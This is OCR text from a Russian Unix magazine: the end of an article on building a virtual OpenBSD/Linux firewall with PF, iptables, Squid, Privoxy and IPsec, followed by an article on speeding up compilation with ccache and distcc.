rdr on inet proto tcp from <clients> to ! <nocache> port { 80 8080 } -> 127.0.0.1 port 3128
```

Когда все настроено, обеспечиваем автозагрузку Squid при старте системы:

 # vi /etc/rc.local
```
if [ -x /usr/local/sbin/squid ]; then
echo -n 'squid'; /usr/local/sbin/squid
fi
```

При желании Squid можно дополнить другими модулями. В портах есть squidGuard (www.squidguard.org) и HAVP (HTTP Anti Virus Proxy, www.server-side.de). Первый поможет в борьбе с баннерами, блокировкой файлов и определенных ресурсов, второй умеет проверять трафик несколькими антивирусами.

```
# pkg_add squidguard
# pkg_add havp
```

Настройка squidGuard и HAVP подробно описана в статье «Вооруженный бронекальмар», опубликованной в июньском номере][за 2008 год, поэтому здесь не останавливаемся.
Кстати, подобная схема с виртуальным файрволом может быть интересна тем, кто хочет максимально обезопасить свое пребывание в интернет. Не секрет, что браузер на сайте оставляет своеобразный отпечаток, который может поведать многое о твоей системе. Применение прокси-сервера позволяет скрыть большую часть информации путем модификации заголовков. Для тех, кто не хочет возиться со Squid, могу порекомендовать Privoxy (Privacy Enhancing Proxy, privoxy.org) — некэширующий прокси с возможностями фильтрации контента для повышения приватности и безопасности веб-серфинга. Установка Privoxy сводится к выполнению команды:

```
# pkg_add privoxy
```

Теперь настраиваем браузер, чтобы он выходил в интернет через порт 8118, и набираем в адресной строке http://config.privoxy.org/ (краткая форма: http://p.p). В результате получаем возможность редактирования параметров прокси-сервера. Дефолтные правила обеспечивают блокировку Cookies, pop-up, некоторых типов баннеров. По умолчанию Privoxy слушает только локальный интерфейс, для доступа к нему с хостовой машины или из LAN следует изменить инструкцию listen-address в config.txt, указав IP сетевого интерфейса vic1:

```
listen-address 191.168.1.1:8118
```

Возможностей, как и настроек, в Privoxy очень много, подробно он рассматривался в статье «Маленькое окно в большую сеть», опубликованной в][03.2007. При необходимости можно заставить его работать в тандеме с кальмаром, для чего в squid.conf достаточно добавить всего одну строку:

```
cache_peer 127.0.0.1 parent \
   8118 7 no-query
```

В качестве еще одного бонуса к нашему интеллектуальному файрволу можно порекомендовать легкий кэширующий DNS (а также TFTP и DHCP) сервер Dnsmasq (thekelleys.org.uk/dnsmasq). Ставится он просто:

СПИСОК ПОЛЕЗНЫХ ПАРАМЕТРОВ IPTABLES

iptables -F — очищаем цепочки, разрешая все подключения
iptables -t nat -flush — очистить таблицу NAT
iptables -L — просмотр списка правил

```
#       $OpenBSD: sysctl.conf,v 1.47 2009/06/09 11:52:54 sthen Exp $
#
# This file contains a list of sysctl options the user wants set at
# boot time.  See sysctl(3) and sysctl(8) for more information on
# the many available variables.
#
net.inet.ip.forwarding=1            # 1=Permit forwarding (routing) of IPv4 packets
#net.inet.ip.mforwarding=1          # 1=Permit forwarding (routing) of IPv4 multicas
t packets
#net.inet.ip.multipath=1            # 1=Enable IP multipath routing
#net.inet.icmp.rediraccept=1        # 1=Accept ICMP redirects
#net.inet6.icmp6.rediraccept=0      # 0=Don't accept IPv6 ICMP redirects
#net.inet6.ip6.forwarding=1         # 1=Permit forwarding (routing) of IPv6 packets
#net.inet6.ip6.mforwarding=1        # 1=Permit forwarding (routing) of IPv6 multicas
t packets
#net.inet6.ip6.multipath=1          # 1=Enable IPv6 multipath routing
#net.inet6.ip6.accept_rtadv=1       # 1=Permit IPv6 autoconf (forwarding must be 0)
#net.inet.tcp.rfc1323=0             # 0=Disable TCP RFC1323 extensions (for if tcp i
s slow)
#net.inet.tcp.rfc3390=0             # 0=Disable RFC3390 for TCP window increasing
#net.inet.esp.enable=0              # 0=Disable the ESP IPsec protocol
#net.inet.ah.enable=0               # 0=Disable the AH IPsec protocol
#net.inet.esp.udpencap=0            # 0=Disable ESP-in-UDP encapsulation
#net.inet.ipcomp.enable=1           # 1=Enable the IPCOMP protocol
```

Разрешаем форвардинг в sysctl.conf

```
# pkg_add dnsmasq
```

После этого в конфигурационном файле dnsmasq.conf указываем сетевой интерфейс, на котором он будет принимать запросы:

```
listen-address=127.0.0.1, 192.168.1.1
```

Теперь все повторные DNS-запросы будут выдаваться из кэша и выполняться быстрее.

НАСТРОЙКА IPSEC В OPENBSD

Теперь научим виртуальный файр подключаться по VPN. Разберем соединение по протоколу IPsec при помощи утилиты ipsecctl, входящей в стандартную поставку. Итак, наша внутренняя сеть 192.168.1.0/24, внешний WAN интерфейс получает IP-адрес 1.2.3.4, соответственно в удаленном офисе LAN - 192.168.2.0/24 и WAN — 5.6.7.8. Открываем в редакторе конфиг /etc/ipsec.conf и указываем настройки сетей:

 # vi /etc/ipsec.conf

```
ike esp from 192.168.1.0/24 to 192.168.2.0/24 \
   peer 5.6.7.8
ike esp from 1.2.3.4 to 192.168.2.0/24 \
   peer 5.6.7.8
ike esp from 1.2.3.4 to 5.6.7.8
```

На удаленном хосте файл /etc/ipsec.conf будет аналогичным, только заменяем IP и в описании подключения добавляем ключ passive, означающий, что данный узел будет ожидать подключение (соединение инициализирует удаленная система):

```
ike passive esp from 5.6.7.8 to 1.2.3.4
```

В правилах PF разрешим подключение с удаленного узла и укажем, что не нужно фильтровать трафик, проходящий через интерфейс обратной петли, а также через внутренний и виртуальный интерфейсы:

 # vi /etc/pf.conf

```
set skip on { lo vic1 enc0 }
pass quick on vic0 from 5.6.7.8
```

Теперь с VPN-сервера копируем публичный ключ и сохраняем его в /etc/isakmpd/pubkeys/ipv4/5.6.7.8, а свой ключ /etc/isakmpd/private/local.pub передаем на 5.6.7.8. Набираем на обоих хостах:

```
# isakmpd -K
# ipsecctl -f /etc/ipsec.conf
```

Если все проходит нормально, обеспечиваем автозапуск при загрузке системы (если в этом есть необходимость). Для чего добавляем в /etc/rc.conf.local одну строку:

```
isakmpd="-K"
```

С OpenBSD, надеюсь, все понятно. Перейдем к Linux, многие вопросы, за исключением настройки правил пакетного фильтра и установки программ, будут аналогичны.

ОРГАНИЗАЦИЯ NAT В LINUX

В Linux пакетный фильтр Netfilter управляется при помощи консольной утилиты iptables. Настройки отличаются по написанию, но, по сути, остаются теми же. Для начала разрешаем форвардинг пакетов:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```


Или как вариант:

```
# sysctl -w net.ipv4.ip_forward=1
```

Чтобы форвардинг активировался при загрузке системы, используем /etc/sysctl.conf:

```
net.ipv4.ip_forward = 1
```


Обрати внимание, переменная механизма sysctl несколько отличается от аналогичного параметра в OpenBSD. В различ-



info

• Ubuntu Server 9.10 для своей работы требует 192 Мб ОЗУ и 1 Гб места на харде (ubuntu.com/products/whatisubuntu/serveredition/techspecs).

• Обзор популярных средств, обеспечивающих совместный выход в интернет, читай в статье «Привратник для локальной сети», опубликованной в июльском номере][за 2009 год.



Настройка Privoxy через веб-интерфейс

ных дистрибутивах могут быть свои особенности. Так в CentOS/Fedora достаточно ввести одну команду:

```
# system-config-securitylevel
```

Проверяем:

```
# service iptables status
```

В качестве альтернативы в этих дистрибутивах можно использовать chkconfig. Смотрим статус запуска iptables:

```
# chkconfig --list iptables
```

И активируем при необходимости:

```
# chkconfig iptables on
```

Пусть внутренний сетевой интерфейс (к которому подключается локальная система) будет eth1, а внешний — eth0. Чтобы включить NAT в Linux и разрешить все соединения, достаточно прописать три правила:

```
# iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
# iptables -A FORWARD -i eth0 -o eth1 -m state --state RELATED,ESTABLISHED -j ACCEPT
# iptables -A FORWARD -i eth1 -o eth0 -j ACCEPT
```

Для большей защиты можно разрешить доступ только к определенным сервисам:

```
iptables -A OUTPUT -j ACCEPT -m state --state NEW,ESTABLISHED,RELATED -o eth0 -p tcp -m multiport --dports 80,443,8080 --sport 1024:65535
```

Чтобы NAT работал и после перезагрузки, в Ubuntu сохраняем все настройки iptables в файл при помощи утилиты iptables-save:

```
# iptables-save > /etc/iptables.rules
```

И заносим эту строку в один из скриптов, выполняющихся при остановке системы (например, скрипты из каталога /etc/network/if-post-down.d). Чтобы правила при загрузке загружались автоматически, добавляем в конец файла /etc/networks/interfaces следующую запись:

```
# vi /etc/networks/interfaces
### Загружаем правила при поднятии интерфейса
pre-up iptables-restore < /etc/iptables.rules
```

В CentOS правила сохраняются командой:

```
# service iptables save
```

После этого все рулесеты можно найти в /etc/sysconfig/iptables. Для автоматической их загрузки при старте системы достаточно разрешить два параметра в файле /etc/sysconfig/iptables-config:

```
# vi /etc/sysconfig/iptables-config
IPTABLES_SAVE_ON_STOP="yes"
IPTABLES_SAVE_ON_RESTART="yes"
```

Просмотреть список правил iptables можно командой:

```
# iptables -L -v
```

Все, с файром разобрались. Теперь можно наращивать функционал. Squid есть в репозитариях пакетов и ставится очень просто. В Debian/Ubuntu:

```
# apt-get install squid
```

Или в CentOS:

```
# yum install squid
```

Чтобы не перестраивать клиентские системы, добавим правила iptables:

```
iptables -t nat -A PREROUTING -i eth1 -p tcp -m tcp --dport 80 -j DNAT --to-destination 192.168.1.1:3128
```

```
iptables -t nat -A PREROUTING -i eth0 -p tcp -m tcp --dport 80 -j REDIRECT --to-ports 3128
```

При желании Squid можно дополнить другими модулями — Adzapper (adzapper.sf.net), squidGuard и HAVP.

ЗАКЛЮЧЕНИЕ

Мы получили абсолютно бесплатный файрвол с продвинутыми функциями, надежно защищающий хостовую Windows машину, и функционал которого можно наращивать до бесконечности. Возможно, кто-то посчитает его неудобным, но проблему быстрой загрузки можно решить, просто замораживая состояние виртуальной машины. К тому же такой виртуальный блокпост можно использовать не всегда, а только в особых случаях.

СПИСОК ПОЛЕЗНЫХ ПАРАМЕТРОВ PFCTL

pfctl -f /etc/pf.conf — загрузить файл pf.conf
pfctl -nf /etc/pf.conf — проверить синтаксис конфига
pfctl -Nf /etc/pf.conf — загрузить только правила NAT
pfctl -Rf /etc/pf.conf — загрузить только правила фильтрации
pfctl -sn — показать активные правила NAT
pfctl -sr — показать активные правила фильтрации
pfctl -ss — вывести таблицу состояний
pfctl -si — показать счетчики и статистику фильтрации
pfctl -sa — показать все

Евгений Зобнин zobnin@gmail.com

Формула турбореактивного ускорения

Ускоряем компиляцию приложений с помощью ccache и distcc

Сборка приложений из исходников процесс для юниксоида обычный и даже обыденный. Мы компилируем приложения, чтобы опробовать новый функционал, наложить патчи или просто установить пакет в систему (привет поклонникам BSD и Gentoo). Однако современные приложения настолько велики, что порой этот процесс может занять не один час. Чтобы не ждать так долго, предлагаю воспользоваться специальными утилитами, которые могут существенно сократить время сборки приложений.

Вообще, способов повышения скорости сборки приложений в никсах несколько, и не все они требуют использования дополнительного софта. Один из наиболее простых и прямолинейных способов заключается в отключении любых флагов оптимизации. Этот шаг действительно дает существенный выигрыш в скорости сборки, но также приводит к заметному снижению скорости исполнения скомпилированного софта. Если ты согласен с таким положением вещей, то можешь приказать компилятору принудительно отключать любые оптимизации. Для этого добавь следующие строки в

```
свой ~/.bashrc:
export CFLAGS='-O0'
export CXXFLAGS=$CFLAGS
```

Пользователи FreeBSD и Gentoo могут использовать файл /etc/make.conf для изменения значения этих переменных:

```
> sudo mkdir -p /usr/local/lib/distcc/bin
> cd /usr/local/lib/distcc/bin
> sudo ln -s /usr/local/bin/distcc gcc
> sudo ln -s /usr/local/bin/distcc c++
> sudo ln -s /usr/local/bin/distcc cc
> sudo ln -s /usr/local/bin/distcc g++
> ls -l
total 0
lrwxrwxrwx 1 root root 21 2010-03-31 14:03 c++ -> /usr/local/bin/distcc
lrwxrwxrwx 1 root root 21 2010-03-31 14:03 cc -> /usr/local/bin/distcc
lrwxrwxrwx 1 root root 21 2010-03-31 14:03 g++ -> /usr/local/bin/distcc
lrwxrwxrwx 1 root root 21 2010-03-31 14:02 gcc -> /usr/local/bin/distcc
```

Создаем фиктивные gcc, g++, cc и c++ для distcc

```
KERNCONF=MY
CFLAGS= -O2 -pipe
COPTFLAGS= -O2 -pipe

# DistCC
.if !defined(NO_CACHE)
    CC=/usr/local/libexec/ccache/world-cc
    CCX=/usr/local/libexec/ccache/world-c++
.endif
.if ${.CURDIR:M*/ports/devel/ccache}
    NO_CCACHE=yes
.endif

~
/etc/make.conf[+]                    0 0x0  [13,1][100%]
```

Активируем ccache во FreeBSD

```
CFLAGS='-O0'
CXXFLAGS='-O0'
```

В OpenBSD файл носит имя /etc/mk.conf.

Ускорить процесс компиляции можно с помощью распараллеливания, то есть одновременной компиляции сразу нескольких файлов, содержащих исходный текст. Те, кто знаком с программированием, должны знать, что любая более-менее крупная программа, написанная на языке Си, состоит из нескольких обособленных файлов, содержащих фрагменты исходного кода. Во время сборки программы эти файлы обрабатываются компилятором независимо и лишь в самом конце объединяются линковщиком в единый исполняемый файл. Благодаря этой особенности сборку приложения можно распараллелить так, чтобы эти фрагменты-файлы компилировались одновременно.

Подавляющее большинство приложений с открытым кодом используют make в качестве утилиты, контролирующей все этапы сборки. Make принимает флаг '-j', позволяющий задать количество одновременных потоков компиляции (на самом деле, он указывает на количество параллельно выполняемых задач, но мы не будем вдаваться в подробности). Правильно устанавливая значение этого флага, мы можем существенно повысить скорость сборки приложения на многоядерных процессорах. Так, если твой камень четырехъядерный, то оптимальное значение флага '-j' будет равно... пяти. Все верно, опытным путем доказано, что «лишний» поток еще больше ускоряет процесс. Причем то же верно и для одноядерных систем, для которых рекомендуемым значением

будет 2.

В «классических линуксах» флаг '-j' следует указывать прямо во время сборки приложения:

```
$ ./configure
$ make -j5
$ sudo make install
```

```
> ccache -s
cache directory /var/tmp/ccache
cache hit 123852
cache miss 187142
called for link 34226
multiple source files 245
compile failed 2562
preprocessor error 3864
couldn't find the compiler 1
not a C/C++ file 22498
autoconf compile/link 42837
unsupported compiler option 1586
no input file 18330
files in cache 68245
cache size 523.8 Mbytes
max cache size 512.0 Mbytes
```

Команда «ccache -s» – отличный инструмент для анализа состояния кэша

В системах, основанных на портах, есть специальные опции конфигурационного файла, позволяющие задействовать этот флаг глобально. Например, в Gentoo любые опции make можно прописать в переменную MAKEOPTS файла /etc/make.conf. Во FreeBSD эта переменная носит имя MAKE_ARGS.

В тех же «source based» дистрибутивах можно задействовать другой трюк, позволяющий сократить время сборки в среднем на 10%. Смысл его в том, чтобы поместить каталог, используемый для хранения промежуточных результатов компиляции, в tmpfs. Скорость доступа к файлам существенно возрастет, что и приведет к выигрышу. Большинство систем использует для хранения временных файлов один из подкаталогов /var/tmp, поэтому нам достаточно просто примонтировать к нему tmpfs. Пример для Gentoo:

```
$ sudo mount -t tmpfs tmpfs -o size=1G,nr_inodes=1M
/var/tmp/portage
```

Естественно, машина должна обладать достаточным объемом памяти (2 Гб вполне хватит), чтобы tmpfs не начала использовать swap, что еще более растянет процесс компиляции. Если же памяти в системе мало, то ее можно освободить с помощью завершения всех «толстых» приложений и выхода из иксов.

КЭШИРОВАНИЕ

По умолчанию компилятор не обращает внимания на ранее скомпилированные файлы и производит полную перекомпиляцию всего приложения во время повторного запуска процесса сборки. Это может сильно навредить, если ты, например, многократно исправляешь один из файлов исходников и каждый раз после этого инициируешь сборку. Это также увеличит время экспериментов с ядром, когда ты несколько раз пересобираешь ядро, пробуя включать и выключать различные опции. Для решения проблемы можно воспользоваться услугами ccache.

Программа ccache – это кэширующий препроцессор, который позволяет избежать повторной компиляции уже скомпилированных ранее файлов. Он генерирует хеш для каждого компилируемого файла, поэтому если с момента предыдущей компиляции файл остается неизменным, его повторная обработка не производится, а используется уже ранее скомпилированный объектный файл.

Ccache позволяет существенно поднять скорость повторной компиляции приложения. В некоторых случаях прирост может составлять десятки раз.

Для задействования ccache достаточно установить его в систему и запускать процесс сборки приложения с помощью примерно такой команды:


```
$ CC="ccache gcc" CXX="ccache g++" ./configure
```

Performance


Here are some unscientific results for compiling Samba 3.0.28a on a 2.8 GHz Pentium D with GCC 4.2.4 and a hot disk cache:

Normal:	321 seconds
With ccache, first time:	380 seconds
With ccache 2.4, second time:	101 seconds
With ccache 3.0pre0, second time:	28 seconds

Зависимость скорости компиляции Samba от ccache



Графический монитор distccmon-gnome в действии



Закэшированные препроцессором объектные файлы хранятся в каталоге ~/.ccache. По умолчанию его размер ограничен 1 Гб, но я бы порекомендовал увеличить его до 4 Гб:

```
$ ccache -M 4G
```

Если места в домашнем каталоге будет недостаточно для хранения кэша, ты можешь указать ccache использовать другой каталог:

```
$ echo "export CCACHE_DIR=\"/var/tmp/
ccache/\"" >> ~/.bashrc
```

Для верности создай симлинк:

```
$ rm -rf ~/.ccache
$ ln -s /var/tmp/ccache  ~/.ccache
```

Особое место ccache занимает в системах, основанных на портах. Компиляция утилит, необходимых только во время сборки порта, статических библиотек и других «одноразовых» инструментов, в таких системах обычно осуществляется каждый раз во время сборки порта, их требующего. Поэтому ccache приносит неоценимую пользу. К тому же, уже существующие в кэше файлы могут быть повторно использованы при обновлении портов. Ниже приводится два рецепта использования ccache: в дистрибутиве Gentoo и в ОС FreeBSD.
Для активации ccache в Gentoo достаточно выполнить два простых действия:

1. Установить ccache:

```
$ sudo emerge -av ccache
```

2. Отредактировать файл /etc/make.conf:

```
$ sudo vi /etc/make.conf

# Активируем ccache
FEATURES="ccache"
# Место хранения кэша
CCACHE_DIR="/var/tmp/ccache/"
# Размер кэша
CCACHE_SIZE="4G"
```

После выполнения этих действий все порты будут собираться с использованием ccache. Чтобы активировать ccache во время сборки ядра с помощью genkernel, следует использовать следующую команду:

```
$ sudo genkernel --kernel-cc=/usr/lib/
ccache/bin/gcc --menuconfig all
```

В случае с FreeBSD все несколько сложнее, но вполне в рамках разумного:

1. Устанавливаем ccache:

```
$ cd /usr/ports/devel/ccache
$ sudo make install clean
```

2. Редактируем /etc/make.conf:

```
$ sudo vi /etc/make.conf

# Если переменная окружения NO_CACHE не
определена, активируем ccache
.if !defined(NO_CACHE)
    CC=/usr/local/libexec/ccache/world-cc
    CCX=/usr/local/libexec/ccache/world-c++
.endif

# Отключаем ccache при сборке самого себя
.if ${.CURDIR:M*/ports/devel/ccache}
    NO_CCACHE=yes
.endif
```

2. Редактируем ~/.cshrc (или ~/.bashrc):

```
$ sudo vi ~/.cshrc

# Стандартные переменные ccache
setenv PATH /usr/local/libexec/ccache:$PATH
setenv CCACHE_PATH /usr/bin:/usr/local/bin
setenv CCACHE_DIR /var/tmp/ccache
setenv CCACHE_LOGFILE /var/log/ccache.log

# Устанавливаем размер кэша
if ( -x /usr/local/bin/ccache ) then
```

INFO

info

• В дистрибутиве Gentoo различные флаги компиляции портов можно активировать индивидуально для каждого порта (см. файл /etc/portage/package.cflags). Это можно использовать для принудительного отключения ccache и distcc при сборке определенных портов.

• Присвоив опции PORTAGE_NICENESS файла /etc/make.conf в дистрибутиве Gentoo слишком большое значение, ты можешь собственноручно сильно замедлить скорость сборки приложений.

• Программы ccache и distcc отлично уживаются вместе. В Gentoo ты можешь активировать их одновременно, добавив строку FEATURES="ccache distcc" в файл /etc/make.conf.

```
    /usr/local/bin/ccache -M 4G > /dev/null
endif
```

Для отключения ccache во время сборки определенного порта используем такую команду вместо стандартного «make install clean»:

```
$ sudo make NO_CACHE=yes install clean
```

РАСПРЕДЕЛЕННАЯ КОМПИЛЯЦИЯ

Увеличить скорость компиляции можно с помощью привлечения к этому процессу других машин. Я не говорю сейчас о сборке приложения на более мощной машине с последующим копированием результата на менее производительную (хотя это тоже вариант), я говорю об организации кластера из машин, каждая из которых будет принимать участие в сборке одного приложения. Поднять такой кластер достаточно просто, и для этого мы воспользуемся инструментом под названием distcc.

Distcc – это обертка для gcc, которая позволяет задействовать мощности других машин для увеличения скорости компиляции приложения. В отличие от других решений этого класса, distcc прост в установке и не требует модификации исходного кода приложения или каких-либо подготовительных действий. На удаленную машину передается уже обработанный препроцессором исходный код, поэтому со своей стороны она не должна иметь каких-либо заголовочных файлов или библиотек для проведения успешной компиляции.

Кластер distcc обычно состоит из одного клиента и нескольких серверов. Клиент запускается на машине, инициирующей процесс сборки, и передает задания на выполнение компиляции серверам, работающим на удаленных машинах. Задание состоит из обработанного препроцессором файла, содержащего исходный код, и флагов компилятора. Все это отправляется на сервер с помощью обычного сетевого соединения без какого-либо шифрования и аутентификации удаленной стороны. Серверы, фактически выполняющие компиляцию, могут работать под управлением операционных систем Linux, *BSD, Solaris или Windows (потребуется установка gcc и distcc в окружение cygwin), однако версия gcc на этих машинах должна быть одинаковой.

Нет смысла использовать distcc для одноразовой сборки приложения, с этим вполне справится и один комп. Зато в дистрибутиве Gentoo и ОС FreeBSD он может дать заметный прирост в скорости установки и обновления приложений. Gentoo уже подготовлен для использования distcc, поэтому его владельцам достаточно выполнить несколько простых шагов для активации обертки.

Сначала установим distcc на все машины кластера:

```
$ sudo emerge distcc
```

Далее переходим на машину-клиент и редактируем файл /etc/make.conf:

```
$ sudo vi /etc/make.conf

# Указываем количество потоков компиляции
MAKEOPTS="-j8"
# Активируем distcc
FEATURES="distcc"
# Каталог для хранения кэша distcc
DISTCC_DIR="/tmp/.distcc"
```

В опции MAKEOPTS указываем общее количество потоков компиляции. Обычно это число высчитывается следующим образом: общее количество процессоров/ядер на всех машинах * 2 + 1. Однако это не всегда верно, и, возможно, придется поэкспериментировать, чтобы подобрать оптимальное значение.

Для задания хостов, участвующих в компиляции, воспользуемся утилитой distcc-config (на самом деле, она всего лишь модифицирует значение переменной DISTCC_HOSTS):

```
$ sudo distcc-config --set-hosts "127.0.0.1
192.168.0.1 192.168.0.2 192.168.0.3"
```

Вместо IP-адресов можно использовать DNS-имена машин. Чтобы более равномерно распределить нагрузку по машинам, через слэш после адреса машины ты можешь указать одновременное количество заданий, которое она может принять. Например, если на машине 192.168.0.1 установлен четырехъядерный процессор, то общее количество заданий для нее лучше установить в пять: 192.168.0.1/5.

Далее на всех машинах необходимо запустить сервер. Для этого отредактируем файл /etc/conf.d/distccd, чтобы разрешить выполнение заданий, полученных от клиентов нашей подсети:

```
DISTCCD_OPTS="${DISTCCD_OPTS} -allow 192.168.0.0/24"
```

Теперь добавим сервер в дефолтовый уровень запуска и запустим его:

```
$ sudo rc-update add distccd default
$ sudo /etc/init.d/distccd start
```

Теперь все порты будут компилироваться в кластере distcc. Чтобы собрать ядро с использованием distcc, используй следующую команду:

```
$ sudo genkernel --kernel-cc=distcc all
```

В отличие от Gentoo, FreeBSD не обладает инфраструктурой, необходимой для прозрачного внедрения distcc, поэтому нам придется вживлять его хирургическим путем. Для этого установим distcc с помощью системы портов:

```
$ cd /usr/ports/devel/distcc
$ sudo make install clean
```

Это нужно сделать на всех машинах, которые будут участвовать в процессе компиляции. Далее активируем сервер distcc в /etc/rc.conf так, чтобы он запускался во время инициализации ОС и мог принимать задания от клиента:

```
distccd_enable="YES"
distccd_flags="--nice 5 --allow 192.168.1.0/24
--daemon --user distcc -P /var/run/distccd.pid"
```

Этот шаг также необходимо выполнить на всех машинах, включая клиентскую (чтобы компиляция происходила и на машине, ее инициировавшей). Флаг '--allow' задает подсеть, машины которой имеют право отправлять задания серверу. Запускаем сервер:

```
$ sudo /usr/local/etc/rc.d/distccd start
```

Возвращаемся на клиентскую машину. Открываем файл /etc/make.conf и добавляем в него следующие строки:

```
# vi /etc/make.conf

# Использовать distcc в качестве компилятора
CC = distcc
CXX = distcc
# Количество задач
MAKE_ARGS =- j8
```

Мы указали distcc в переменных CC и CXX, благодаря чему порты и мир будут

автоматически собираться в кластере, для распределения сборки всего остального пойдем на небольшой трюк и подменим стандартные компиляторы gcc и g++:

```
# mkdir -p /usr/local/lib/distcc/bin
# cd /usr/local/lib/distcc/bin
# ln -s /usr/local/bin/distcc gcc
# ln -s /usr/local/bin/distcc g++
# ln -s /usr/local/bin/distcc cc
# ln -s /usr/local/bin/distcc c++
```

Откроем /root/.cshrc и поместим созданный нами каталог в начала путей поиска бинарников:

```
setenv PATH /usr/local/lib/distcc/bin:$PATH
```

Туда же поместим инициализацию переменной DISTCC_HOST, которая будет содержать адреса distcc-серверов:

```
setenv DISTCC_HOSTS "127.0.0.1 192.168.1.2
192.168.1.3 192.168.1.4"
```

Все, для проверки можно запустить сборку какого-либо порта.
Пакет distcc поставляется вместе с утилитой для мониторинга процесса сборки distccmon-text. Запустив программу без параметров, ты увидишь на экране текущее состояние distcc. Чтобы получать сведения в режиме реального времени, используй команду «distccmon-text N», где N – это интервал в секундах между выводом информации на экран. Пользователи Gnome (и не только) могут воспользоваться графическим монитором под названием distccmon-gnome.
Не все порты могут быть прозрачно собраны с использованием distcc. В Gentoo они явно помечены как «нераспределяемые», поэтому сборка будет происходить только на машине-клиенте. Во FreeBSD все сложнее, здесь нет интеграции с distcc, поэтому при возникновении проблем со сборкой первым делом следует отключить distcc, закомментировав строку опции CC и CXX в /etc/make.conf и убрав /usr/local/lib/distcc/bin из путей поиска бинарников.

КОМПИЛЯЦИЯ В ОБЛАКЕ

Программа distcc становится эффективным решением, когда речь заходит о сборке приложения в кластере машин, размещенных в локальной сети, но в силу своей незащищенности она не может быть применена для распределения компиляции по машинам, разбросанным по всему миру. Ты можешь создать частную VPN, чтобы обойти эту проблему, но я предлагаю более простое и эффективное решение – SSH-туннель.
Все нижеприведенные инструкции актуальны для дистрибутива Gentoo, но не составит большого труда подогнать их под другой дистрибутив/ОС.
Для начала активируем пользователя distcc. Он автоматически создается во время установки порта, но не может выполнять вход в систему. Чтобы организовать туннель между машинами, нам нужно это исправить. Во-первых, пользователь должен иметь домашний каталог (пусть будет /etc/distcc):

```
# mkdir -p /etc/distcc/.ssh
# usermod -d /etc/distcc distcc
```

Во-вторых, ему должен быть назначен шелл:

```
# usermod -s /bin/bash distcc
```

В-третьих, он должен быть разлочен:

```
# passwd -u distcc
```

Эти три шага необходимо проделать на всех машинах. Чтобы клиент мог логиниться на машины-рабочие с использованием ssh и отдавать задания distcc, он должен иметь ключ:

```
# ssh-keygen -t dsa -f /etc/distcc/.ssh/id_dsa
```

Публичный ключ (id_dsa.pub) необходимо скопировать в каталог /etc/distcc/.ssh/authorized_keys всех машин, которые будут участвовать в компиляции.
Чтобы ssh и portage смогли работать совместно, придется исправить права доступа. На машинах-рабочих выполняем команды:

```
# chown -R distcc:daemon /etc/distcc
# chmod 644 /etc/distcc/.ssh/authorized_keys
```

На клиенте выполняем команды:

```
